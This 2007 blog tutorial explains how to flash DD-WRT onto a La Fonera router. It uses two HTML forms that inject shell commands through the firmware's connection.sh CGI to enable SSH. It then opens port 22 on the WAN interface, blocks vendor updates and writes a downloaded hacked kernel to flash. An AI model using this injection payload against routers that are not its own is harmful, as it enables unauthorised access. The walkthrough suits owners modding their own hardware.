La Fon Hacking

>March 8th, 2007 dltv.wordpress.com

Before you start this Tutorial you should register your Fon with wifi.fon.com so you can use the heartbeat script. Otherwise Fon may charge you for that free router that you got. If you have already flashed your router go to the bottom of this page for restoring to original Fon Firmware.

Physical Specifications:

Doing some poking into the specifications of the La Fonera, I've compiled the following list of statistics and specifications:

- The device itself is comprised of:
  - 184 MHz Atheros AR531X processor
  - 16 MB RAM, 8 MB Flash ROM
  - 1x Auto-Sensing Altima AC101 Ethernet Port
  - 802.11b/g Wireless, with a Reverse SMA Antenna Jack and 2 dBi gain antenna (removable)
  - 3 LEDs (Power, Internet (Ethernet Activity), Wireless (Wireless Activity))

Virtual Specifications:

The original firmware of the La Fonera is based upon OpenWRT. The 0.7.1.r2 versions can be reset to be version 0.7.1.r1 by holding in the reset button for 15 seconds. Obviously, you do not want to have the La Fonera connected to the internet when doing this or it will just update itself to r2 again.

Required Resources:

To do everything I list below, you will need the following:

- A La Fonera
- PuTTY, tftpd32, and HSF an HTTP server . Windows operating systems will require access to working SSH client, telnet client, TFTP server, and HTTP web server.
- Hacked Fon Kernel (enables writing to MTD) openwrt-ar531x-2.4-vmlinux-CAMICIA.lzma & out.hex
- Latest DD-WRT Build for La Fonera
- HTML Pages for SSH Exploit for 0.7.x series La Fonera firmware (Step1.html & Step2.html)

Steps: This whole process will probably take the average user 35 minutes to complete.

First, open your wireless connection and connect to the La Fonera wirelessly. Next create the two HTML documents from the below Source Code.

Name As "step1.html" and save

```
<html>
<head>
</head>
<body>
<center>
<form method="post" action="http://192.168.10.1/cgi-bin/webif/connection.sh" enctype="multipart/form-data">
<input name="username" value="$(/usr/sbin/iptables -I INPUT 1 -p tcp --dport 22 -j ACCEPT)" size="68" >
<input type="submit" name="submit" value="Submit" onClick="{this.form.wifimode.value='';' + this.form.wifimode.value
+';''}" />
</form>
</body>
```


And the second one Name As "step2.html" and save

```
<html>
<head>
</head>
<body>
<center>
<form method="post" action="http://192.168.10.1/cgi-bin/webif/connection.sh" enctype="multipart/form-data">
<input name="username" value="$(/etc/init.d/dropbear)" size="68" >
<input type="submit" name="submit" value="Submit" onClick="{this.form.wifimode.value='';' + this.form.wifimode.value
+';"}" />
</form>
</body>
</html>
```

Now open step1.html and Click on the "Submit" button then open step2.html page and press submit. After this is complete, you can SSH into your La Fonera!

Open PuTTY and connect to 192.168.10.1 using SSH1.

When prompted, enter "root" as the username and "admin" as the password. Now you will see the Fonera's welcome screen:



Next we will be enabling a permanent SSH access to the La Fonera Router. To do this you have to move dropbear to S50 dropbear:

*note to run code you only need to copy everything after **"$>" example: "mv /etc/init.d/dropbear /etc/init.d/S50dropbear"**

To enable permanent SSH access run the following code:

Run Code:
$> mv /etc/init.d/dropbear /etc/init.d/S50dropbear


Now we will edit the iptable settings of the La Fonera so that the firewall no longer blocks port 22 (SSH Port). To do this:

Run Code:
$> vi /etc/firewall.user

Once you have loaded the file into vi, you want to navigate to the lines highlighted below and remove the # at the beginning of both iptables. To uncomment the code you can do so by highlighting the "#" sign and pressing "x"

uncomment these lines:
iptables -t nat -A prerouting_rule -i $WAN -p tcp --dport 22 -j ACCEPT
iptables -A input_rule -i $WAN -p tcp --dport 22 -j ACCEPT

It should look just like this when you are done:



Once you've done that, hit the escape key and type in ":wq" to quit and write the changes you've made to the file.

Now you'll probably want to disable La Fonera's ability to update the firmware on your device. Allowing them to update the device will remove the SSH access that you just configured, since all firmware versions from FON have SSH disabled. If you want to prevent them from updating the device, do the following:

Next Run both Codes:
$>/etc/init.d/S50dropbear
$>/etc/firewall.user

It will look like this:

192.168.10.1 - PuTTY

```
iptables -t nat -F prerouting_rule
iptables -t nat -F postrouting_rule

### BIG FAT DISCLAIMER
## The "-i $WAN" is used to match packets that come in via the $WAN interface.
## it WILL NOT MATCH packets sent from the $WAN ip address -- you won't be able
## to see the effects from within the LAN.

### Open port to WAN
## -- This allows port 22 to be answered by (dropbear on) the router
 iptables -t nat -A prerouting_rule -i $WAN -p tcp --dport 22 -j ACCEPT
 iptables        -A input_rule      -i $WAN -p tcp --dport 22 -j ACCEPT

### Port forwarding
## -- This forwards port 8080 on the WAN to port 80 on 192.168.1.2
# iptables -t nat -A prerouting_rule -i $WAN -p tcp --dport 8080 -j DNAT --to 19
# iptables        -A forwarding_rule -i $WAN -p tcp --dport 80 -d 192.168.1.2 -j

### DMZ
## -- Connections to ports not handled above will be forwarded to 192.168.1.2
# iptables -t nat -A prerouting_rule -i $WAN -j DNAT --to 192.168.1.2
root@OpenWrt:~# /etc/init.d/S50dropbear
root@OpenWrt:~# /etc/firewall.user
root@OpenWrt:~#
```

The Next Step is to run the following:

Run Code:

*$>**vi /bin/thinclient***

Once you have loaded the file into vi, you will see a screen like the following:


192.168.10.1 - PuTTY

```
#!/bin/sh
#
#version 1.0
#

THCLVER="1.0"

. /etc/functions.sh
. /tmp/network-config

# private key for fetching the info from the FON server
KEY=/etc/dropbear/key
USER=openwrt
SERVER=download.fon.com
PORT=1937

# gather information about this machine
# gather information about this machine
WLMAC=$( ifconfig $wifi_ifname|grep HWaddr|sed -e "s/^.*HWaddr //" |sed -e "s/ /
WLMAC2=$( ifconfig $lan_ifname|grep HWaddr|sed -e "s/^.*HWaddr //" |sed -e "s/ /
ETMAC=$( ifconfig $wan_ifname|grep HWaddr|sed -e "s/^.*HWaddr //" |sed -e "s/ //

FONREV="$(cat /etc/fon_revision)"
- /bin/thinclient 1/56 1%
```

Now you need to comment the last line and add another line, so that the last two lines look like this:

Code:

#. /tmp/.thinclient.sh:
cp /tmp/.thinclient.sh /tmp/thinclient-$(date '+%Y%m%d-%H%M')



Note* Change the last line of the file to include a # at the beginning as shown below. You can use the arrow keys to navigate to that point, then enter insert mode by pressing “i” and add the #. Hitting escape will take you out of insert mode. You can also use an alternate method, instead of this:

Be sure to hit escape and type “:wq” to write your changes to file.

Give your router some time to come back online and once it is back up you can reconnect via PuTTY in SSH mode.

Now that SSH is permanently enabled we can put DD-WRT on the La Fonera. Download the latest beta release of the Firmware from

http://www.dd-wrt.com/dd-wrtv2/down.php?path=downloads%2Fbeta+releases%2Ffonera+builds%2F2007+-+0302/

And save to somewhere like C:\DDWRT

This next step can be achieved multiple ways. If the La Fonera has internet access you can connect via SSH to the La Fonera, and execute the following commands below or if you want to go the safe route then use a local HTTP server or tftp server. If you are going to use the HTTP server method, like I did then start up the program and set the root directory to point to your saved files. Otherwise

cd /tmp
wget http://fonera.info/camicia/openwrt-ar531x-2.4-vmlinux-CAMICIA.lzma
mtd -e vmlinux.bin.l7 write openwrt-ar531x-2.4-vmlinux-CAMICIA.lzma vmlinux.bin.l7
reboot

Once it reboots and you are reconnected

Run Code:
cd /tmp
wget http://fonera.info/camicia/out.hex
mtd -e "RedBoot config" write out.hex "RedBoot config"
reboot

The alternate method that I used was to host the files locally and then grab the files.
To accomplish this you should of downloaded openwrt-ar531x-2.4-vmlinux-CAMICIA.lzma & out.hex and the latest DD-WRT Build for La Fonera, which includes root.fs and vmlinux.bin.l7.

The next step is to start your HTTP Server and keep it running. From the SSH window:

Run Code:
cd /tmp
wget http://192.168.10.173/Fon/openwrt-ar531x-2.4-vmlinux-CAMICIA.lzma
mtd -e vmlinux.bin.l7 write openwrt-ar531x-2.4-vmlinux-CAMICIA.lzma vmlinux.bin.l7
reboot


Remember to change the 192.168.10.173 with your HTTP IP Address must be same subnet 192.168.10.*

After the "reboot" command, the La Fonera will reboot and you will lose the connection. *Note* Do not be mislead by the name of the file."***openwrt-ar531x-2.4-vmlinux-CAMICIA.lzma"*** This is actually a FON kernel hacked to write on the mtd partion with RedBoot. After this step the La Fonera should be able to restart without any problem.


When the La Fonera reboots, reconnect via SSH, then issue the following commands to overwrite the RedBoot configuration and prevent the Fon locked-in firmware from booting.

cd /tmp
wget http://*192.168.10.173*/fon/out.hex
mtd -e "RedBoot config" write out.hex "RedBoot config"
reboot

Remember to change the 192.168.10.173 with your HTTP IP Address



From the HTTP server side you should see something like this happening:



When it is complete, the La Fonera should not be able to completely boot, because the FIS directory will be erased. However, you should be able to connect to the Redboot prompt. To connect to Redboot you need to:

- a) Configure your PC so you have an address like 192.168.1.166.
- b) Connect your PC and the La Fonera through a crossover Ethernet cable or a switch and 2 normal cables
- c) Disconnect and reconnect the power to your La Fonera. In the **first 10 seconds** you can access to RedBoot via a plain Telnet connection **on port 9000**.

Open up Windows Telnet Client and type:

Telnet 192.168.1.254 9000

Note the 9000 after the IP. This specifies port 9000, which is the port Redboot is listening on. If the RedBoot> prompt is not immediately visible, try pressing enter once you have connected. Just so you know it takes a while for the La Fonera to boot and once it is completely booted up you have a 10 second window to telnet.


Now start up your TFTP server program and Copy root.fs and vmlinux.bin.l7 to your tftp server directory.

In your telnet window type:

ip_address -l 192.168.1.254/24 -h [remote server address]

Replace "[remote server address]" with whatever you entered as the IP address of your TFTP server, 192.168.1.166 in this case. If the local IP address changes from 192.168.1.254 your telnet session will die and you will need to reconnect to the newly entered IP address.


The window should look like the following:



Run these commands in telnet.

fis init

You will have a window that shows up that ask you to continue. Press “Y”



```
load -r -v -b 0x80041000 root.fs
fis create -b 0x80041000 -f 0xA8030000 -l 0x002C0000 -e 0x00000000 rootfs
```

The "fis create" commands take up to 10 minutes or so to complete, so be patient! There will be no output in the terminal window after the programming starts until the programming cycle has been completed. This is normal, don't panic.

```
load -r -v -b 0x80041000 vmlinux.bin.l7
fis create -r 0x80041000 -e 0x80041000 -l 0x000E0000 vmlinux.bin.l7
fis create -f 0xA83D0000 -l 0x00010000 -n nvram
reboot
```

- This is a sample of the output you will see.

```
RedBoot> fis init
About to initialize [format] FLASH image system - continue (y/n)? y
*** Initialize FLASH Image System
... Erase from 0xa83e0000-0xa83f0000: .
